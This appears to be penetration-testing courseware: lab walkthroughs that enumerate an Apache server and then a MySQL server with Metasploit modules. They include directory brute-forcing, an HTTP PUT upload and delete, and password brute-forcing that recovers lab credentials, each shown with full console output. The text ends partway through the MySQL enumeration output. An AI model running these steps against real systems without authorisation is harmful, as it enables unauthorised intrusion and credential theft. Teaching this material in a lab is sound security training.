


lab-Apache Enumeration
Step 1: Open the lab link to access the Kali machine.



Step 2: Check if the target machine is reachable:
Command:
ping -c 5 victim-1



The target is reachable.
Step 3: Open the Metasploit framework console.
Command:
msfconsole -q



Step 4: Run the Metasploit auxiliary modules against the target one-by-one.


Module 1: auxiliary/scanner/http/http_version

Commands:

use auxiliary/scanner/http/http_version

set RHOSTS victim-1

run



Module 2: auxiliary/scanner/http/robots_txt

Commands:

use auxiliary/scanner/http/robots_txt

set RHOSTS victim-1

run

```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/robots_txt
msf6 auxiliary(scanner/http/robots_txt) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/robots_txt) > run

[*] [192.74.12.3] /robots.txt found
[+] Contents of Robots.txt:
# robots.txt for attackdefense
User-agent: test
# Directories
Allow: /webmail

User-agent: *
# Directories
Disallow: /data
Disallow: /secure

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/robots_txt) >
```

Module 3: auxiliary/scanner/http/http_header
Commands:
use auxiliary/scanner/http/http_header
set RHOSTS victim-1
run

```
msf6 auxiliary(scanner/http/robots_txt) > use auxiliary/scanner/http/http_header
msf6 auxiliary(scanner/http/http_header) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/http_header) > run

[+] 192.74.12.3:80        : CONTENT-TYPE: text/html
[+] 192.74.12.3:80        : LAST-MODIFIED: Wed, 27 Feb 2019 04:21:01 GMT
[+] 192.74.12.3:80        : SERVER: Apache/2.4.18 (Ubuntu)
[+] 192.74.12.3:80        : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_header) >
```

Commands:
use auxiliary/scanner/http/http_header
set RHOSTS victim-1
set TARGETURI /secure
run

```
msf6 auxiliary(scanner/http/http_header) > use auxiliary/scanner/http/http_header
msf6 auxiliary(scanner/http/http_header) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/http_header) > set TARGETURI /secure
TARGETURI ⇒ /secure
msf6 auxiliary(scanner/http/http_header) > run

[+] 192.74.12.3:80        : CONTENT-TYPE: text/html; charset=iso-8859-1
[+] 192.74.12.3:80        : SERVER: Apache/2.4.18 (Ubuntu)
[+] 192.74.12.3:80        : WWW-AUTHENTICATE: Basic realm="Restricted Content"
[+] 192.74.12.3:80        : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_header) >
```

Module 4: auxiliary/scanner/http/brute_dirs
Commands:
use auxiliary/scanner/http/brute_dirs
set RHOSTS victim-1
run

```
msf6 auxiliary(scanner/http/http_header) > use auxiliary/scanner/http/brute_dirs
msf6 auxiliary(scanner/http/brute_dirs) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/brute_dirs) > run

[*] Using code '404' as not found.
[+] Found http://victim-1:80/doc/ 200
[+] Found http://victim-1:80/pro/ 200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/brute_dirs) >
```

Module 5: auxiliary/scanner/http/dir_scanner
Commands:
use auxiliary/scanner/http/dir_scanner
set RHOSTS victim-1
set DICTIONARY /usr/share/metasploit-framework/data/wordlists/directory.txt
run

```
msf6 auxiliary(scanner/http/brute_dirs) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/dir_scanner) > set DICTIONARY /usr/share/metasploit-framework/data/wordlists/directory.txt
DICTIONARY ⇒ /usr/share/metasploit-framework/data/wordlists/directory.txt
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.74.12.3
[+] Found http://victim-1:80//webdav/ 401 (192.74.12.3)
[*] http://victim-1:80//webdav/ requires authentication: Basic realm="WebDav Authentication"
[+] Found http://victim-1:80//data/ 200 (192.74.12.3)
[+] Found http://victim-1:80//doc/ 200 (192.74.12.3)
[+] Found http://victim-1:80//icons/ 403 (192.74.12.3)
[+] Found http://victim-1:80//manual/ 200 (192.74.12.3)
[+] Found http://victim-1:80//pro/ 200 (192.74.12.3)
[+] Found http://victim-1:80//secure/ 401 (192.74.12.3)
[+] Found http://victim-1:80//pro/ 200 (192.74.12.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

Module 6: auxiliary/scanner/http/dir_listing
Commands:
use auxiliary/scanner/http/dir_listing
set RHOSTS victim-1
set PATH /data
run

```
msf6 auxiliary(scanner/http/dir_scanner) > use auxiliary/scanner/http/dir_listing
msf6 auxiliary(scanner/http/dir_listing) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/dir_listing) > set PATH /data
PATH ⇒ /data
msf6 auxiliary(scanner/http/dir_listing) > run

[+] Found Directory Listing http://victim-1:80/data/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_listing) >
```

Module 7: auxiliary/scanner/http/files_dir
Command:
use auxiliary/scanner/http/files_dir
set RHOSTS victim-1
set VERBOSE false
run

```
msf6 auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/files_dir
msf6 auxiliary(scanner/http/files_dir) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/files_dir) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/http/files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[+] Found http://victim-1:80/file.backup 200
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[+] Found http://victim-1:80/code.c 200
[*] Using code '404' as not found for files with extension .cfg
[+] Found http://victim-1:80/code.cfg 200
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[+] Found http://victim-1:80/index.html 200
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://victim-1:80/test.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
```

```
[+] Found http://victim-1:80/doc 301
[+] Found http://victim-1:80/downloads 301
[+] Found http://victim-1:80/manual 301
[+] Found http://victim-1:80/secure 401
[+] Found http://victim-1:80/uploads 301
[+] Found http://victim-1:80/users 301
[+] Found http://victim-1:80/view 301
[+] Found http://victim-1:80/webadmin 301
[+] Found http://victim-1:80/webdav 401
[+] Found http://victim-1:80/webmail 301
[+] Found http://victim-1:80/~admin 403
[+] Found http://victim-1:80/~bin 403
[+] Found http://victim-1:80/~mail 403
[+] Found http://victim-1:80/~sys 403
[*] Using code '404' as not found for files with extension
[+] Found http://victim-1:80/cgi-bin 301
[+] Found http://victim-1:80/data 301
[+] Found http://victim-1:80/doc 301
[+] Found http://victim-1:80/downloads 301
[+] Found http://victim-1:80/manual 301
[+] Found http://victim-1:80/secure 401
[+] Found http://victim-1:80/users 301
[+] Found http://victim-1:80/uploads 301
[+] Found http://victim-1:80/view 301
[+] Found http://victim-1:80/webdav 401
[+] Found http://victim-1:80/webadmin 301
[+] Found http://victim-1:80/webmail 301
[+] Found http://victim-1:80/~admin 403
[+] Found http://victim-1:80/~mail 403
[+] Found http://victim-1:80/~bin 403
[+] Found http://victim-1:80/~sys 403
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/files_dir) >
```

Module 8: auxiliary/scanner/http/http_put
Commands:

use auxiliary/scanner/http/http_put
set RHOSTS victim-1
set PATH /data
set FILENAME test.txt
set FILEDATA "Welcome To AttackDefense"
run

```
msf6 auxiliary(scanner/http/files_dir) > use auxiliary/scanner/http/http_put
msf6 auxiliary(scanner/http/http_put) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/http_put) > set PATH /data
PATH ⇒ /data
msf6 auxiliary(scanner/http/http_put) > set FILENAME test.txt
FILENAME ⇒ test.txt
msf6 auxiliary(scanner/http/http_put) > set FILEDATA "Welcome To AttackDefense"
FILEDATA ⇒ Welcome To AttackDefense
msf6 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://192.74.12.3:80/data/test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_put) >
```

We can observe that we have successfully written a file on the target server. If the file is already exists it will overwrite it. Let's use wget and download the test.txt file and verify it.
Commands:
wget http://victim-1:80/data/test.txt
cat test.txt

```
┌──(root㉿INE)-[~]
└─# wget http://victim-1:80/data/test.txt
--2024-08-27 13:10:57--  http://victim-1/data/test.txt
Resolving victim-1 (victim-1)... 192.74.12.3
Connecting to victim-1 (victim-1)|192.74.12.3|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24 [text/plain]
Saving to: 'test.txt'

test.txt                            100%[═══════════════════════════════════════════════════════════════════════════⇒]      24  --.-KB/s

2024-08-27 13:10:57 (3.93 MB/s) - 'test.txt' saved [24/24]


┌──(root㉿INE)-[~]
└─# cat test.txt
Welcome To AttackDefense
┌──(root㉿INE)-[~]
└─#
```

We can download the text.txt file and we can see it's content i.e "Welcome To AttackDefense"
Now, let's use DELETE method and delete the text.file
Commands:
use auxiliary/scanner/http/http_put
set RHOSTS victim-1
set PATH /data
set FILENAME test.txt
set ACTION DELETE
run

```
msf6 auxiliary(scanner/http/http_put) > use auxiliary/scanner/http/http_put
msf6 auxiliary(scanner/http/http_put) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/http_put) > set PATH /data
PATH ⇒ /data
msf6 auxiliary(scanner/http/http_put) > set FILENAME test.txt
FILENAME ⇒ test.txt
msf6 auxiliary(scanner/http/http_put) > set ACTION DELETE
ACTION ⇒ DELETE
msf6 auxiliary(scanner/http/http_put) > run

[+] File deleted: http://192.74.12.3:80/data/test.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_put) >
```

Let's try to download the same file from the same path. This time we should receive 404 error. i.e file not found. Because we have deleted it.
Command:
wget http://victim-1:80/data/test.txt

```
┌──(root㉿INE)-[~]
└─# wget http://victim-1:80/data/test.txt
--2024-08-27 13:12:37--  http://victim-1/data/test.txt
Resolving victim-1 (victim-1)... 192.74.12.3
Connecting to victim-1 (victim-1)|192.74.12.3|:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-08-27 13:12:37 ERROR 404: Not Found.


┌──(root㉿INE)-[~]
└─#
```

Module 9: auxiliary/scanner/http/http_login
Commands:
use auxiliary/scanner/http/http_login
set RHOSTS victim-1
set AUTH_URI /secure/
set VERBOSE false
run

```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/http_login
msf6 auxiliary(scanner/http/http_login) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /secure/
AUTH_URI ⇒ /secure/
msf6 auxiliary(scanner/http/http_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/http/http_login) > run

[*] Attempting to login to http://victim-1:80/secure/ (192.236.2.3)
[+] 192.236.2.3:80 - Success: 'bob:123321'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) >
```

Module 10: auxiliary/scanner/http/apache_userdir_enum
Commands:
use auxiliary/scanner/http/apache_userdir_enum
set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
set RHOSTS victim-1
set VERBOSE false
run

```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/apache_userdir_enum
msf6 auxiliary(scanner/http/apache_userdir_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/http/apache_userdir_enum) > set RHOSTS victim-1
RHOSTS ⇒ victim-1
msf6 auxiliary(scanner/http/apache_userdir_enum) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/http/apache_userdir_enum) > run

[+] http://192.74.12.3/ - Apache UserDir: 'rooty' found
[+] http://192.74.12.3/ - Apache UserDir: 'backup' found
[+] http://192.74.12.3/ - Apache UserDir: 'bin' found
[+] http://192.74.12.3/ - Apache UserDir: 'daemon' found
[+] http://192.74.12.3/ - Apache UserDir: 'games' found
[+] http://192.74.12.3/ - Apache UserDir: 'gnats' found
[+] http://192.74.12.3/ - Apache UserDir: 'irc' found
[+] http://192.74.12.3/ - Apache UserDir: 'list' found
[+] http://192.74.12.3/ - Apache UserDir: 'lp' found
[+] http://192.74.12.3/ - Apache UserDir: 'mail' found
[+] http://192.74.12.3/ - Apache UserDir: 'man' found
[+] http://192.74.12.3/ - Apache UserDir: 'news' found
[+] http://192.74.12.3/ - Apache UserDir: 'nobody' found
[+] http://192.74.12.3/ - Apache UserDir: 'proxy' found
[+] http://192.74.12.3/ - Apache UserDir: 'sync' found
[+] http://192.74.12.3/ - Apache UserDir: 'sys' found
[+] http://192.74.12.3/ - Apache UserDir: 'uucp' found
[+] http://192.74.12.3/ - Users found: backup, bin, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, proxy, rooty, sync, sys, uucp
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_userdir_enum) >
```

Conclusion


In this lab, we learned about Apache enumeration using the Metasploit framework modules.

References

1. Apache
2. Metasploit Modules:
3. http_version
4. http_header
5. robots_txt
6. brute_dirs
7. dir_scanner
8. dir_listing
9. files_dir
10. http_put
11. http_login
12. apache_userdir_enu

Lab -MySQL Enumeration-

Step 1: Open the lab link to access the Kali machine.



Step 2: Check if the target machine is reachable:
Command:
ping -c 4 demo.ine.local

```
┌──(root㉿INE)-[~]
└─# ping -c 4 demo.ine.local
PING demo.ine.local (192.89.45.3) 56(84) bytes of data.
64 bytes from demo.ine.local (192.89.45.3): icmp_seq=1 ttl=64 time=0.111 ms
64 bytes from demo.ine.local (192.89.45.3): icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from demo.ine.local (192.89.45.3): icmp_seq=3 ttl=64 time=0.068 ms
64 bytes from demo.ine.local (192.89.45.3): icmp_seq=4 ttl=64 time=0.040 ms

── demo.ine.local ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3077ms
rtt min/avg/max/mdev = 0.040/0.067/0.111/0.026 ms
```

The target is reachable.
Step 3: Run an nmap scan against the target:
Command:
nmap demo.ine.local

```
┌──(root㉿INE)-[~]
└─# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 08:48 IST
Nmap scan report for demo.ine.local (192.89.45.3)
Host is up (0.000021s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 02:42:C0:59:2D:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

MySQL service is running on the target.
Step 4: Run the auxiliary/scanner/mysql/mysql_version module.
Commands:
msfconsole -q
use auxiliary/scanner/mysql/mysql_version
set RHOSTS demo.ine.local
run

```
┌──(root㉿INE)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_version) > set RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.89.45.3:3306 - 192.89.45.3:3306 is running MySQL 5.5.61-0ubuntu0.14.04.1 (protocol 10)
[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) >
```

Step 5:: Run the auxiliary/scanner/mysql/mysql_login module.
Commands:
use auxiliary/scanner/mysql/mysql_login
set RHOSTS demo.ine.local
set USERNAME root
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/
unix_passwords.txt
set VERBOSE false
run

```
msf6 auxiliary(scanner/mysql/mysql_version) >
msf6 auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set VERBOSE false
VERBOSE ⇒ false
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.89.45.3:3306      - 192.89.45.3:3306 - Success: 'root:twinkle'
[*] demo.ine.local:3306   - Scanned 1 of 1 hosts (100% complete)
[*] demo.ine.local:3306   - Bruteforce completed, 1 credential was successful.
[*] demo.ine.local:3306   - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Step 6: Run the auxiliary/admin/mysql/mysql_enum module.
Commands:
use auxiliary/admin/mysql/mysql_enum
set USERNAME root
set PASSWORD twinkle
set RHOSTS demo.ine.local
run

```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/admin/mysql/mysql_enum
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_enum) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD twinkle
PASSWORD ⇒ twinkle
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.89.45.3

[*] 192.89.45.3:3306 - Running MySQL Enumerator...
[*] 192.89.45.3:3306 - Enumerating Parameters
[*] 192.89.45.3:3306 -  MySQL Version: 5.5.61-0ubuntu0.14.04.1
[*] 192.89.45.3:3306 -  Compiled for the following OS: debian-linux-gnu
[*] 192.89.45.3:3306 -  Architecture: x86_64
[*] 192.89.45.3:3306 -  Server Hostname: demo.ine.local
[*] 192.89.45.3:3306 -  Data Directory: /var/lib/mysql/
[*] 192.89.45.3:3306 -  Logging of queries and logins: OFF
[*] 192.89.45.3:3306 -  Old Password Hashing Algorithm OFF
[*] 192.89.45.3:3306 -  Loading of local files: ON
[*] 192.89.45.3:3306 -  Deny logins with old Pre-4.1 Passwords: OFF
